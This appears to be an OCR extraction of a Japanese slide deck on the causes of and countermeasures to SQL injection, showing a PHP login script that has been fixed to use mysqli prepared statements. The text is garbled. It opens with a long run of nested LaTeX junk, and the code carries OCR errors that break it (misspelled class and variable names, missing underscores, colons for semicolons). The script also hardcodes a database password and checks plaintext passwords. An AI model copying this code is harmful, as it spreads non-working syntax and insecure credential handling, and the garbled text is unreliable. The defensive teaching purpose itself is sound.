\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\tex
```

★バインドパラメータの第1引数は後続のデータ型を表します。 i=integer、s=string、d=double、b=blob など

(3) SQLインジェクションの原因と対策

</body>←

</html>←

```
【対策】〇対策後
                                                                        (db-new.php)
<u>..., 1, ..., 11, ..., 12, ..., 13, ..., 14, ..., 15, ..., 15, ..., 16, ..., 17, ...</u>
<html>←
<meta charset="UTF-8">←
Khead>←
<title>ログイン処理</title>↩
</head>←
<body>←
<?php←
$mysgli = new mysgli('localhost', 'tokoroten', 'lgaz2wsx3edc$', 'testuser'); ←
$uid = $ POST['uid'];←
$pass = $ POST['password'];←
$sql = $mysqli ->prepare("SELECT * FROM users where uid = ? AND passwd = ?");←
$sql ->bind_param("ss",$uid,$pass);↔
$sql ->execute();←
$sql ->bind result($uid,$passwd,$mail);←
$sal ->store result();←
if ($sal->num rows == 0) {←
echo "ユーザ名または、バスワードに誤りがあります。":↩
exit;←
14
while ($sql->fetch()) {
print('mail addressはこちらです '.$mail):↩
print('<br>');←
$mysqli->close():←
Ka href="top-new.html">ログイン画面に戻る</a>↩
```


・SQLを実行

プリペアドステートメントを作成

バインドパラメータによりデータ型を指定して変数を格納


(3) SQLインジェクションの原因と対策

【対策】〇対策後



(3) SQLインジェクションの原因と対策

【対策】〇対策後



SQLインジェクションを防ぐことができます!